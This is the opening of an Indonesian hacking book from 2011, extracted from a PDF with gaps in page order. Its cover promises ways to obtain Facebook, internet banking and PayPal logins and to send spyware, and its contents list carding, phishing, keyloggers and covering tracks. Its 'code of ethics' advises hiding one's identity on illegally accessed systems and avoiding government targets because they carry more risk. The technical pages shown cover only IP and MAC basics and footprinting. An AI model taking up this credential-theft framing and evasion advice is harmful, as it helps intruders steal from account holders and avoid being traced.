

EFVY ZAM

medi

BUKU SAKTI HACKER



- Menemukan username dan password administrator sebuah situs
- Menemukan username dan password akun Facebook
- Menemukan username dan password akun internet banking
- Menemukan username dan password akun Paypal
- Membuat dan mengirim Spyware

INGAT!

Hacker bukan Perusak.

Penulis & Penerbit tidak bertanggung jawab atas segala penyalahgunaan pada buku ini!

BONUS:
CD SOFTWARE

M
Mo
zy

Buku sakti **HACKER**

—Efvy Zam—

mediakita
© 2011

disebut
un, untuk

Kata Pengantar

iii

Kata Pengantar

Alhamdulillah, akhirnya buku ini selesai juga.

Dalam penulisan buku ini saya berusaha menjelaskan konsep dan juga aplikasi teknis yang mudah diterima oleh pembaca. Walaupun penjelasan konsep tidak begitu detail tapi saya rasa penjabaran yang singkat dan padat sudah cukup, sebab apabila saya harus fokus pada detail konsep bisa-bisa butuh lebih dari satu buah buku.

Saya pun berusaha menggunakan contoh (aksi hacking) menggunakan sistem yang terbaru saat ini. Misalnya, banyak buku hacking yang beredar tapi memberikan contoh penerapan pada sistem operasi lama seperti Windows 9X maupun Windows 2000, begitu pula dalam pemakaian tool, yang saya gunakan adalah yang terbaru. Meskipun ada tool yang sudah tua, diusahakan tetap mumpuni untuk digunakan pada saat ini. Sebab, banyak tool lama yang terkenal tapi tidak efektif dipakai pada saat ini. Sedangkan untuk contoh hacking pun saya usahakan mencari sistem hacking yang real.

Untuk mengawali buku ini, silahkan buka komputer atau laptop Anda dan jalankan Microsoft Word. Lalu ketik perintah berikut ini: **=rand.old ()**

Setelah itu tekan **Enter** di keyboard Anda, lihat apa yang terjadi.

Secara logika, seharusnya tidak ada yang berubah, anehnya yang muncul adalah teks seperti di bawah ini:

The quick brown fox jumps over the lazy dog. The quick brown fox jumps over the lazy dog. The quick brown fox jumps over the lazy dog.

Itulah sekilas keajaiban dalam dunia komputer. Apa yang kita lakukan di atas, disebut dengan istilah *easter egg*. Kelihatannya hanya sebuah teks sederhana. Namun, untuk sampai menemukan kode seperti di atas terkadang butuh pembelajaran.

Begitu pula dalam dunia hacking, bagaimana kita menyusup ke dalam komputer atau sistem orang lain dibutuhkan sebuah kreativitas ketimbang teknis.

Sebagai PR untuk Anda, kini Anda bisa mencoba dua buah kode aneh berikut ini dan lihat apa hasilnya. Hapus tanda kutip untuk melihat efeknya.

`"=rand(1,1)"`

`"=lorem()"`

Walaupun ini bukan aktivitas yang berhubungan dengan hacking, tetapi setidaknya kita bisa menarik pesan moral bahwa adanya kejanggalan dalam sebuah program. Terkadang aksi hacking memanfaatkan kejanggalan, kelemahan, ataupun kesalahan sebuah sistem.

Hal ini juga menunjukkan bahwa ketika sebuah sistem dibangun, tentunya tidak terlepas dari adanya celah kelemahan. Ada titik tertentu yang bisa dimanfaatkan untuk di-hack.

Bahkan, dalam buku saya jelaskan bagaimana saya menggunakan cara di atas untuk menyisipkan sebuah file trojan ke dalam komputer orang lain.

Saya mengucapkan ribuan terima kasih atas bantuan semua pihak sehingga buku ini dapat terselesaikan. Terima kasih kepada Cantika yang selalu menggoda ayahnya di sela-sela penulisan buku ini. Begitu pula kepada Bunda Cantika yang waktunya sedikit berkurang. Terima kasih pula kepada penerbit mediakita yang telah bersedia menerbitkan buku ini.

Daftar Isi

Kata Pengantar	iii
Daftar Isi	v
1. Pendahuluan	1
2. Mengenal Diri Sendiri.....	7
3. FootPrinting	17
4. Port Scanning	47
5. Banner Grabbing	63
6. Enumeration.....	75
7. Escalating Privilege.....	79
8. ARP Attack.....	85
9. Sniffing	89
10. Man In The Middle.....	105
11. DNS Poisoning	117
12. Password	127
13. SQL Injection	153
14. XSS.....	163
15. PHP Injection.....	167
16. LFI & RFI	171
17. Deface	177
18. Carding	181
19. Phising	191



20. Keylogger	199
21. Script Kiddies.....	211
22. Web Crawling	219
23. Trojan	227
24. Buffer Overflow.....	239
25. Email Sebagai Senjata	245
26. Backdoor	255
27. Social Engineering	259
28. Teknik Kamuflase.....	275
29. Cookies,.....	287
30. Session Hijacking.....	297
31. Proxy	303
32. DoS Attack.....	319
33. Google Hacking	339
34. Covering Tracks	351
35. Dibuang Sayang.....	357
 Tentang Penulis	 364

Pendahuluan | 1

Sebelum meneruskan buku ini, perlu Anda ketahui proses hacking adalah bagaimana kita bisa menyusup ke dalam sistem orang lain, tetapi tidak merusak atau melakukan perubahan. Sedangkan orang yang melakukan kegiatan hacking tersebut disebut sebagai hacker.

Sebaliknya, seseorang yang merusak sistem orang lain disebut sebagai Cracker, sedangkan aktivitasnya dinamai cracking.

Berdasarkan RFC 1392, mengenai *Internet Users' Glossary*. Definisi Hacker adalah: Individu yang tertarik untuk mendalami secara khusus cara kerja suatu internal sistem, komputer, dan jaringan. Sedangkan Cracker adalah individu yang "memaksa" masuk ke suatu sistem secara sengaja tanpa "izin" dengan tujuan yang "buruk".

Kedua istilah tersebut sering disalahartikan dan dianggap sama. Padahal, secara prinsip, hacking dan cracking jelas-jelas berbeda.

Untuk tambahan pengetahuan Anda, RFC adalah singkatan dari *Request for Comments*, yaitu seri dokumen infomasi dan standar internet bernomor yang diikuti secara luas oleh perangkat lunak untuk digunakan dalam jaringan, internet, dan beberapa sistem operasi

jaringan, mulai dari Unix, Windows, dan Novell NetWare. RFC kini diterbitkan di bawah arahan *Internet Society* (ISOC) dan badan-badan penyusun-standar teknisnya, seperti *Internet Engineering Task Force* (IETF) atau *Internet Research Task Force* (IRTF). Semua standar internet dan juga TCP/IP selalu dipublikasikan dalam RFC, meskipun tidak semua RFC mendefinisikan standar internet.


Berikut ini adalah daftar RFC yang umum digunakan.

RFC	Subject
RFC 768	User Datagram Protocol
RFC 791	Internet Protocol
RFC 792	Control message protocol
RFC 793	Transmission Control Protocol
RFC 821	Simple Mail Transfer Protocol, digantikan RFC 2821
RFC 822	Format e-mail, digantikan RFC 2822
RFC 826	Address resolution protocol
RFC 894	IP melalui Ethernet
RFC 951	Bootstrap Protocol
RFC 959	File Transfer Protocol
RFC 1034	Domain Name System - konsep
RFC 1035	DNS - implementasi
RFC 1122	Syarat-syarat Host I
RFC 1123	Syarat-syarat Host II
RFC 1191	Penemuan Path MTU
RFC 1256	Penemuan router
RFC 1323	TCP dengan kemampuan tertinggi
RFC 1350	Trivial File Transfer Protocol
RFC 1403	Interaksi BGP OSPF
RFC 1459	Protokol Internet Relay Chat
RFC 1498	Diskusi arsitektur
RFC 1518	Alokasi alamat CIDR
RFC 1519	CIDR
RFC 1591	Domain Name Structure/DNS
RFC 1661	Point-to-Point Protocol
RFC 1738	Uniform Resource Locator
RFC 1771	A Border Gateway Protocol 4
RFC 1772	Aplikasi BGP
RFC 1789	Telepon melalui Internet (digantikan VoIP)

RFC 1812	Syarat-syarat bagi router IPv4
RFC 1889	Real-Time transport
RFC 1905	Simple network management protocol
RFC 1907	MIB
RFC 1918	"Network 10"
RFC 1939	Post Office Protocol versi 3 (POP3)
RFC 2001	Perpanjangan performa TCP
RFC 2026	Proses Standar Internet
RFC 2045	
RFC 2046	
RFC 2047	MIME
RFC 2048	
RFC 2049	
RFC 2060	Internet Message Access Protocol versi 4 (IMAP4), digantikan RFC 3501
RFC 2131	DHCP
RFC 2223	Petunjuk bagi author RFC
RFC 2231	Set aksara
RFC 2328	OSPF
RFC 2401	Arsitektur Keamanan
RFC 2453	Routing Information Protocol
RFC 2525	Masalah-masalah TCP
RFC 2535	Keamanan DNS
RFC 2581	Kontrol kemacetan TCP
RFC 2616	HTTP
RFC 2663	Network address translation
RFC 2766	NAT-PT
RFC 2821	Simple Mail Transfer Protocol
RFC 2822	Format e-mail
RFC 2960	SCTP
RFC 3010	Network File System
RFC 3031	Arsitektur MPLS
RFC 3066	Tag bahasa
RFC 3092	Etimologi "Foo"
RFC 3098	Beriklan dengan bertanggung jawab menggunakan E-mail
RFC 3160	Tao IETF
RFC 3168	ECN
RFC 3501	IMAP4rev1

Informasi mengenai RFC bisa Anda dapatkan di: <http://www.ietf.org/rfc.html>, sedangkan untuk mengetahui penjabaran sebuah RFC Anda bisa menggunakan URL berikut: <http://tools.ietf.org/html/rfcxxx>.

Ganti karakter **xxx** dengan nomor RFC. Misalnya, Anda ingin mengetahui informasi mengenai UDP (RFC 768), masukkan URL-nya: <http://tools.ietf.org/html/rfc768>.



Gambar 1: RFC 768.

Manifesto Hacker

Pada 8 Januari 1986, seorang hacker yang menggunakan *nick name*, "The Mentor", menulis sebuah manifesto atau sebuah pernyataan sikap, yang hingga kini masih dikenal. Manifesto tersebut yang untuk kali pertama dimuat oleh majalah Phrack, edisi 25 September 1986. Berikut adalah isi dari manifesto tersebut.

This is our world now... the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt-cheap if it wasn't run by profiteering gluttons, and

you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals.

You build atomic bombs, you wage wars, you murder, cheat, and lie to us and try to make us believe it's for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.

I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all... after all, we're all alike.

+++The Mentor+++

Jika diterjemahkan secara bebas, berikut artinya:

Ini adalah dunia kami sekarang, dunianya elektron dan switch, keindahan sebuah baud.

Kami mendayagunakan sebuah system yang telah ada tanpa membayar, yang bisa jadi biaya tersebut sangatlah murah jika tidak dijalankan dengan nafsu tamak mencari keuntungan, dan kalian sebut kami kriminal.

Kami menjelajah, dan kalian sebut kami kriminal.

Kami mengejar pengetahuan, dan kalian sebut kami kriminal.

Kami hadir tanpa perbedaan warna kulit, kebangsaan, ataupun prasangka keagamaan, dan kalian sebut kami kriminal.

Kalian membuat bom atom, kalian mengejar peperangan, kalian membunuh, berlaku curang,

membohongi kami dan mencoba menyakinkan kami bahwa semua itu demi kebaikan kami, tetapi saja kami yang disebut kriminal.

Ya, aku memang kriminal.

Kejahatanku adalah rasa keingintahuanku.

Kejahatanku adalah menilai orang lain dari apa yang mereka katakan dan pikirkan, bukan pada penampilan mereka.

*Kejahatanku adalah menjadi lebih pintar dari kalian, sesuatu yang tak kalian maafkan.
Aku memang seorang hacker, dan inilah manifesto saya.*

*Kalian bisa saja menghentikanku, tetapi kalian tak mungkin menghentikan kami semua.
Bagaimanapun juga, kami semua senasib seperjuangan.*

Dalam menjalankan aksinya, hacker memiliki prinsip dengan mengikuti kode etik:

- Jangan merusak sistem manapun secara sengaja. Seperti: menyebabkan crash, overflow, mengubah file index sebuah website. Walaupun ada juga dalil yang mengatakan mengubah file index sah-sah saja asalkan file aslinya disimpan di sistem yang sama dan bisa diakses oleh administrator.
- Jangan mengubah file-file sistem selain yang diperlukan untuk mengamankan identitas Anda selaku 'pelaksana' aksi hacking.
- Jangan meninggalkan nama asli Anda sendiri (maupun orang lain), handle asli, maupun nomor telepon asli di sistem apapun yang Anda akses secara ilegal. Mereka bisa dan akan melacak Anda.
- Berhati-hatilah dalam berbagi informasi sensitif. Pemerintah akan menjadi semakin pintar. Secara umum, jika Anda tidak mengenal siapa sebenarnya lawan bicara/chat, berhati-hatilah dengan lawan bicara Anda tersebut.
- Jangan memulai dengan menargetkan komputer-komputer milik pemerintah. Ya, ada banyak sistem milik pemerintah yang cukup aman untuk di-hack, tetapi risikonya lebih besar dari keuntungannya. Ingat, pemerintah punya dana yang tak terbatas dibanding dengan ISP/perusahaan yang objektifnya adalah untuk mencari profit.

IP Address

Sewaktu Anda menggunakan internet atau terhubung pada sebuah jaringan, tentu saja komputer Anda dapat diakses oleh orang lain. Sebab, di internet, komputer Anda memiliki identitas tersendiri yang kita sebut **IP address**. IP address pada pemakai internet biasanya merupakan IP dinamis, yaitu berubah-ubah setiap kali terhubung ke internet.

Format penulisan IP address adalah A.B.C.D. Masing-masing huruf tersebut terdiri atas angka 8 bit. Sehingga nilai yang mungkin adalah dari 0 sampai 255. Dengan demikian, Anda tidak akan menemukan IP address dengan angka yang lebih besar dari 255.

IP address komputer lokal yang tidak terhubung ke internet adalah 127.0.0.1, atau disebut juga dengan nama **localhost**. Sedangkan apabila terhubung ke internet, akan mendapatkan lagi satu IP address, misalnya 192.168.33.90, atau lainnya tergantung provider yang Anda gunakan.

Untuk mengetahui IP pada komputer Anda sendiri, Anda bisa menggunakan Command Prompt lalu ketik **ipconfig**.

Berikut ini contoh hasil yang ditampilkan, tergantung jaringan Anda.

```
C:\Windows\system32\cmd.exe
C:\Users\Ue>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : 

Wireless LAN adapter Wireless Network Connection:
  Connection-specific DNS Suffix . . . . . : 
  Link-local IPv6 Address . . . . . : fe80::4416:3b74:d062:d849%11
  IPv4 Address . . . . . : 192.168.0.198
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.0.1

Tunnel adapter isatap.<BD9A9A54-AD4E-419A-8PC8-BP9356A6BPE1>:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : 

Tunnel adapter isatap.<EA857E81-89CE-4A63-A63C-F79D831FEB9B>:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . : 

Tunnel adapter Teredo Tunneling Pseudo-Interface:
  Connection-specific DNS Suffix . . . . . : 
  IPv6 Address . . . . . : 2001:8:4137:9e76:2800:162e:3f57:ff39%15
  Link-local IPv6 Address . . . . . : fe80::2000:162e:3f57:ff39%15
  Default Gateway . . . . . : ::

C:\Users\Ue>
```

Gambar 3: ipconfig.

Pada gambar, terlihat IP komputer saya adalah 192.168.0.198.

Mungkin ada yang bertanya, "terus, mana yang benar?"

Sebelum menjawab pertanyaan tersebut, saya akan sedikit menjelaskan ada dua jenis IP, yaitu IP Address Public dan IP Address Private.

IP Public merupakan IP yang digunakan pada jalur umum/public di internet. Penggunaan alamat IP public harus melalui proses registrasi ke suatu organisasi yang menangani masalah pemakaian IP. Tujuannya supaya tidak terjadi dua host yang memiliki IP sama. Contoh IP Public adalah akses Speedy modem yang merupakan IP Public 125.126.0.1. IP Public dikenal pula dengan sebutan IP dinamis.

IP Private adalah IP yang sering digunakan pada jaringan lokal, sehingga tidak memerlukan proses registrasi. Contoh IP private akses di LAN modem menggunakan IP Private 192.168.1.1

Dapat kita sederhanakan IP private adalah IP yang digunakan untuk jaringan yang tidak terhubung ke internet, misalnya untuk LAN. Sedangkan IP publik adalah IP yang digunakan oleh jaringan yang terhubung ke internet. Misalnya, saat komputer kita terhubung ke internet akan mendapat IP publik dari ISP yang berupa IP dinamis dan jika diganti dengan IP private, kita tidak bisa terhubung ke internet.

Pada sebuah jaringan lokal, seperti halnya sebuah warnet, biasanya memiliki sebuah IP public untuk terhubung ke internet. Sedangkan komunikasi antar sesama komputer dalam jaringan warnet tersebut menggunakan IP Private. Nah, biasanya yang ingin diketahui adalah IP public.

Sewaktu kita menggunakan perintah *ipconfig*, yang muncul adalah IP private.

Untuk mengetahui IP public, Anda bisa membuka salah satu website berikut ini:

- <http://www.ip-adress.com/>
- <http://www.find-ip-address.org/>
- <http://www.ipaddress.com/>
- <http://www.whatismyipaddress.com>
- <http://www.whatsmyip.org>
- <http://www.myip.dk>
- <http://www.cmyip.com>

- <http://www.myipaddress.com/>
- <http://www.domaintools.com/research/my-ip/>

Dari beberapa situs pemeriksa IP *address* tersebut, yang memberikan informasi cukup detail adalah <http://www.domaintools.com/research/my-ip/>. Sebab, selain menampilkan nomor IP, juga menampilkan informasi lainnya, seperti, nama negara, proxy, ISP, dan sebagainya. Berikut tampilan IP *address* yang saya gunakan sewaktu mencoba menggunakan Telkomsel Flash.

IP Information	
IP Address:	182.5.67.167, 77.67.127.23
Hostname:	182.5.67.167, 77.67.127.23
Remote Port:	64885
Protocol:	HTTP/1.1
Connection:	TE, keep-alive
Keep Alive:	
 Location	
Country:	()
Region:	
City:	
ISP:	
 Proxy	
Proxy Type:	Transparent
Proxy:	1.1 v1.akamaitech.net(ghost) (AkamaiGHost), 1.1 akamai.net(ghost) (AkamaiGHost)
IP Address:	182.5.67.167
Blacklist Status:	Clear
Country:	Indonesia (ID) <input checked="" type="checkbox"/>
Region:	Jakarta Raya
City:	Jakarta
ISP:	Pt. Telekomunikasi Selular (telkomsel) Indonesia
 User Agent	
User Agent:	Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13
Language:	en-us, en;q=0.5
Accepted Types:	text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8
Accepted gzip:	
Encodings:	
AcceptedCharsets:	ISO-8859-1, utf-8;q=0.7, *;q=0.7
Referrer:	

Gambar 4: IP Public.

Oleh karena IP public adalah IP dari peralatan yang berhubungan langsung dengan jaringan internet, dalam hal ini adalah modem, IP yang tampil di atas adalah IP publik.

MAC Address

MAC Address (*Media Access Control Address*) adalah sebuah alamat jaringan yang diimplementasikan pada lapisan data-link dalam tujuh lapisan model OSI, yang merepresentasikan sebuah node tertentu dalam jaringan.

Sederhananya, MAC Address merupakan alamat fisik komputer pada jaringan. MAC Address juga sering disebut sebagai *Ethernet address*, *physical address*, atau *hardware address*.

Untuk mengetahui MAC Address Anda, sebenarnya, Anda tetap menggunakan perintah *ipconfig*. Namun, untuk informasi yang lebih lengkap kita menggunakan *ipconfig /all*.

Berikut contoh hasilnya:

```
C:\Windows\System32\cmd.exe
C:\Users\Ue>ipconfig /all
Windows IP Configuration

Host Name . . . . . : Ue-PC
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled . . . . . : No
WINS Proxy Enabled . . . . . : No

Ethernet adapter Local Area Connection:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . . . . . :
  Description . . . . . : JMicron PCI Express Gigabit Ethernet Adapter
  Physical Address . . . . . : 28-CP-30-2A-B7-ED
  DHCP Enabled . . . . . : Yes
  Autoconfiguration Enabled . . . . . : Yes

Wireless LAN adapter Wireless Network Connection:

  Connection-specific DNS Suffix . . . . . :
  Description . . . . . : Atheros AR9285 Wireless Network Adapter
  Physical Address . . . . . : 24-F0-6D-7B-BF-2F
  DHCP Enabled . . . . . : Yes
  Autoconfiguration Enabled . . . . . : Yes
  Link-local IPv6 Address . . . . . : Fe80::4416:3b74:d062:d849%11(PREFERRED)
  IPv4 Address . . . . . : 192.168.0.198(PREFERRED)
  Subnet Mask . . . . . : 255.255.255.0
  Lease Obtained . . . . . : 24 Februari 2011 23:11:45
  Lease Expires . . . . . : 25 Februari 2011 07:11:45
```


Gambar 5: MAC Address.

Pada bagian *Description*, menunjukkan nama hardware yang digunakan. Untuk membuktikannya, silakan buka *Device Manager* yang terdalam di *Control Panel* untuk melihat daftar hardware dalam komputer Anda. Pada bagian *Network Adapter*, terdapat nama hardware yang sama sewaktu Anda melihatnya dengan perintah *ipconfig /all*.

Sedangkan MAC Address terdapat pada bagian *Physical Address*.


Akan muncul kotak dialog *Discover*, Anda bisa memasukkan informasi seperti judul, dan sebagainya.

Pada bagian *Addresses*, masukkanlah *range IP* yang akan dicari dan klik **OK**.




Gambar 10: Kotak dialog Discover.

Tunggu lah proses pencarian dilakukan sampai selesai.



Gambar 11: Pencarian host.


Hasil pencarian akan menunjukkan komputer apa saja yang terhubung dalam jaringan Anda.



Gambar 12: Hasil NetworkView.

Untuk mengetahui informasi lebih lengkap mengenai komputer yang ada dalam jaringan tersebut, klik kanan pada salah satu komputer, lalu klik **Properties**.

Akan muncul informasi mengenai komputer yang ingin Anda lihat informasi sistemnya.



Gambar 13: Properties komputer.

Pada dasarnya, Anda bisa melakukan banyak hal lainnya dengan program ini, seperti Scan port, ping, FTP, Telnet, VNC, dan sebagainya.

FootPrinting | 3

Footprinting merupakan proses untuk mencari informasi mengenai target. Hal ini sebenarnya tidak hanya terbatas pada kegiatan online, bisa saja ditempuh dengan melihat informasi di koran, surat-surat, dan sebagainya. Intinya adalah bagaimana Anda bisa mendapatkan informasi sebanyak-banyaknya dari target.

Berhubung proses *footprinting* bisa dilakukan melalui media yang berhubungan dengan target seperti koran, *yellow pages*, website target, mencari di literatur, melalui pihak ketiga rekanan target, hal ini dikenal pula sebagai *passive footprinting*. Namun, di sini kita akan membicarakan proses online yang melibatkan internet. Terkadang, *footprinting* disebut juga dengan nama *reconnaissance*.

Ada pula yang disebut dengan *Active Footprinting* yang merupakan proses mengumpulkan informasi dengan melibatkan interaksi secara langsung dengan target. Biasanya proses *footprinting* ini dilakukan sebagai proses awal atau sebuah persiapan sebelum memasuki sebuah sistem.

Dalam melakukan proses *footprinting* ini, kita bisa menggunakan *tools* atau program tersendiri, bisa juga hanya dengan memanfaatkan *tools* default yang sudah terinstal di komputer Anda, seperti sebuah browser. Kita akan membahas proses *footprinting* tersebut langsung pada aplikasinya.

Untuk keperluan Anda mempraktikkan buku ini, saya telah menyediakan sebuah website khusus. Hal ini dikarenakan rasa sayang dan cintanya saya kepada Anda yang telah membeli buku saya ini. Website yang saya maksud adalah: <http://www.vyctoria.com>.

Googling

Cara paling mudah untuk menggali informasi mengenai sebuah website adalah menggunakan Google. Saya rasa hal ini sudah banyak diketahui oleh kita semua. Anda hanya perlu membuka halaman Google.com lalu masukkan nama sebuah perusahaan atau nama sebuah website pada kotak *search engine* yang disediakan oleh Google.




Gambar 14: Tampilan depan Google.

Perhatikan hasil pencarian yang diperoleh oleh Google.




Gambar 15: Hasil pencarian Google.

